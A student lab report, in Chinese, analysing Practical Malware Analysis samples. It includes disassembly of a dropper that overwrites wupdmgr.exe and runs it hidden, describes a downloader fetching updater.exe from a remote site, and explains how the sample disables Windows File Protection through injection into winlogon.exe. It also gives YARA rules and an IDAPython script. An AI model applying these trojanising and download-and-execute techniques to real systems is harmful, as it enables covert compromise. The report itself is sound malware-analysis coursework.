.text:004012A1 call ds:GetModuleHandleA
.text:004012A7 mov [ebp+hModule], eax
.text:004012AA push offset Type ; "BIN"
.text:004012AF push offset Name ; "#101"
.text:004012B4 mov eax, [ebp+hModule]
.text:004012B7 push eax ; hModule
.text:004012B8 call ds:FindResourceA
.text:004012BE mov [ebp+hResInfo], eax
.text:004012C4 mov ecx, [ebp+hResInfo]
.text:004012CA push ecx ; hResInfo
.text:004012CB mov edx, [ebp+hModule]
.text:004012CE push edx ; hModule
.text:004012CF call ds:LoadResource
.text:004012D5 mov [ebp+lpBuffer], eax
.text:004012D8 mov eax, [ebp+hResInfo]
.text:004012DE push eax ; hResInfo
.text:004012DF mov ecx, [ebp+hModule]
.text:004012E2 push ecx ; hModule
.text:004012E3 call ds:SizeofResource
.text:004012E9 mov [ebp+nNumberOfBytesToWrite], eax
.text:004012EF push 0 ; hTemplateFile
.text:004012F1 push 0 ; dwFlagsAndAttributes

```

10. 通过 `WinExec` 来启用已经被改写过的 `wupdmgr.exe`。地址 0040133c 处可以看到 `push 0`，作为 `uCmdShow` 参数值来启动，这样就可以隐藏程序的窗口

```

.text:00401317 mov ecx, [ebp+nNumberOfBytesToWrite]
.text:0040131D push ecx ; nNumberOfBytesToWrite
.text:0040131E mov edx, [ebp+lpBuffer]
.text:00401321 push edx ; lpBuffer
.text:00401322 mov eax, [ebp+hFile]
.text:00401328 push eax ; hFile
.text:00401329 call ds:WriteFile
.text:0040132F mov ecx, [ebp+hFile]
.text:00401335 push ecx ; hObject
.text:00401336 call ds:CloseHandle
.text:0040133C push 0 ; uCmdShow
.text:0040133E lea edx, [ebp+Dest]
.text:00401344 push edx ; lpCmdLine
.text:00401345 call ds:WinExec
.text:0040134B pop edi
.text:0040134C mov esp, ebp
.text:0040134E pop ebp
.text:0040134F retn

```

11. 通过 `GetWindowsDirectory` 获取目录，与字符串 `system32\wuodmgrd.exe` 组合，再通过 `URLDownloadToFile` 打开网站，网址就是上面的参数的那个字符串，和在 `wireshark` 中看到的一样

12. 下载的内容会保存在 CmdLine，也就是之前组合成的路径里。也就是说，恶意代码会通过该网址进行更新，下载文件 updater.exe，保存到 wupdmgrd.exe 中。最后将返回值与 0 进行比较，以决定是否调用 WinExec 执行。如果返回不为 0，则会运行新创建的文件。

## 习题解答

### 1. 位置0x401000的代码完成了什么功能？

恶意代码判断进程是否为 winlogon.exe 进程

### 2. 代码注入了哪个进程？

winlogon.exe

### 3. 使用LoadLibraryA装载了哪个DLL程序？

sfc\_os.dll 被装载，他是用来禁用 Windows 的文件保护机制

### 4. 传递给CreateRemoteThread调用的第四个参数是什么

函数指针，指向 sfc\_os.dll 中一个未命名的序号为 2 的函数

### 5. 二进制主程序释放出了哪个恶意代码

恶意代码从资源段中释放一个二进制文件，并且将这个二进制文件覆盖旧的 Windows 可执行文件 wupdmgr.exe。覆盖真实的 wupdmgr.exe 之前，恶意代码将它复制到一个中间目录，供以后使用。

### 6. 释放出的恶意代码的目的是什么？

恶意代码向 winlogon.exe 注入一个远程线程，并且调用 sfc\_os.dll 的一个序号为 2 的导出函数，在下次启动之前禁用 Windows 的文件保护机制。因为这个函数一定要运行在进程 winlogon.exe 中，所以 CreateRemoteThread 调用十分必要。恶意代码通过用这个二进制文件来更新自己的恶意代码，并且调用原始的二进制文件来特洛伊木马化 wupdmgr.exe 文件。

## 七. Yara规则

### 1. 核心思想

通过上面具体分析，结合该.dll和功能性函数以及文件大小和PE文件特征进行综合编写Yara检测规则并进行验证

## 2. YARA代码

```
1 rule yara_1_exe{
2   meta:
3     description = "匹配Lab012-01.exe类型的恶意代码"
4     author="nzq"
5     date="2022-12-04"
6   strings:
7     $dll1 = "Lab12-01.dll"
8     $string = "GetModuleBaseNameA"
9     $dll2 = "psapi.dll"
10    $string = "EnumProcessModules"
11  condition:
12    filesize< 100KB and //大小
13    uint16(0) == 0x5A4D and uint16(uint16(0x3C))==0x00004550 and //PE
14    3 of them //特征字符串或函数或DLL
15 }
16
17
18 rule yara_2_exe{
19   meta:
20     description = "匹配Lab012-02.exe类型的恶意代码"
21     author="nzq"
22     date="2022-12-04"
23   strings:
24     $reg1 = "AAaQAAApAAASAAArAAAuAAAATAAAwAAAvAAAYAAAXAAA"
25     $dll1 = "spoolvxx32.dll"
26     $exe1 = "\svchost.exeE"
27     $string = "NtUnmapViewOfSection"
28
29   condition:
30     filesize< 100KB and //大小
31     uint16(0) == 0x5A4D and uint16(uint16(0x3C))==0x00004550 and //PE
32     3 of them //特征字符串或函数或DLL
33 }
34
35
36 rule yara_3_exe{
37   meta:
38     description = "匹配Lab011-03.exe类型的恶意代码"
39     author="nzq"
40     date="2022-12-04"
41   strings:
42     $log = "practicalmalwareanalysis.log1"
43     $func = "VirtualAlloc"
44     $string1 = "TerminateProcess"
45     $string2 = "[window:"
46
47   condition:
48     filesize< 100KB and //大小
49     uint16(0) == 0x5A4D and uint16(uint16(0x3C))==0x00004550 and //PE
50     3 of them //特征字符串或函数或DLL
51 }
52
53 rule yara_4_exe{
54   meta:
55     description = "匹配Lab012-04.exe类型的恶意代码"
56     author="nzq"
```

```

57     date="2022-12-04"
58 strings:
59     $log = "http://www.practicalmalwareanalysis.com//updater.exe"
60     $exe1 = "\system32\wupdmgrd.exe"
61     $exe2 = "\winup.exe"
62     $string1 = "<SHIFT>"
63     $string = "%s%s"
64
65 condition:
66     filesize< 100KB and //大小
67     uint16(0) == 0x5A4D and uint16(uint16(0x3C))==0x00004550 and //PE
68     4 of them //特征字符串或函数或DLL
69 }

```

## 七. IDA Python规则

### 1. 功能

获取光标所在函数的函数名、开始地址和结束地址，分析函数FUNC\_FAR、FUNC\_USERFAR、FUNC\_LIB（库代码）、FUNC\_STATIC（静态函数）、FUNC\_FRAME、FUNC\_BOTTOMBP、FUNC\_HIDDEN和FUNC\_THUNK标志，获取当前函数中jmp或者call指令。

### 2. 代码

```

1  import idutils
2  ea=idc.ScreenEA()
3  funcName=idc.GetFunctionName(ea)
4  func=idaapi.get_func(ea)
5  # 获取函数名
6  print("FuncName:%s"%funcName)
7  # 获取函数开始地址和结束地址
8  print "Start:0xx,End:0xx" % (func.startEA,func.endEA)
9  # 分析函数属性
10 flags = idc.GetFunctionFlags(ea)
11 if flags&FUNC_NORET:
12     print "FUNC_NORET"
13 if flags & FUNC_FAR:
14     print "FUNC_FAR"
15 if flags & FUNC_STATIC:
16     print "FUNC_STATIC"
17 if flags & FUNC_FRAME:
18     print "FUNC_FRAME"
19 if flags & FUNC_USERFAR:
20     print "FUNC_USERFAR"
21 if flags & FUNC_HIDDEN:
22     print "FUNC_HIDDEN"
23 if flags & FUNC_THUNK:
24     print "FUNC_THUNK"
25 if flags & FUNC_BOTTOMBP:
26     print "FUNC_BOTTOMBP"
27 # 获取当前函数中call或者jmp的指令,40行
28 if not(flags & FUNC_LIB or flags & FUNC_THUNK):

```

```
29     dism_addr = list(idautils.FuncItems(ea))
30     for line in dism_addr:
31         m = idc.GetMnem(line)
32         if m == "call" or m == "jmp":
33             print "0x%x %s" % (line, idc.GetDisasm(line))
```

### 3. 结果

以Lab12-04.exe为例



## 八. 心得体会

通过本次实验，我进一步熟悉了恶意代码的隐蔽执行技术，包括像进程注入，Hook 注入等，这些需要调用 Windows 的相关 API 来实现，比如说在 Lab12-04中就调用了 lookupPrivilegeValueA 函数来实现权限提升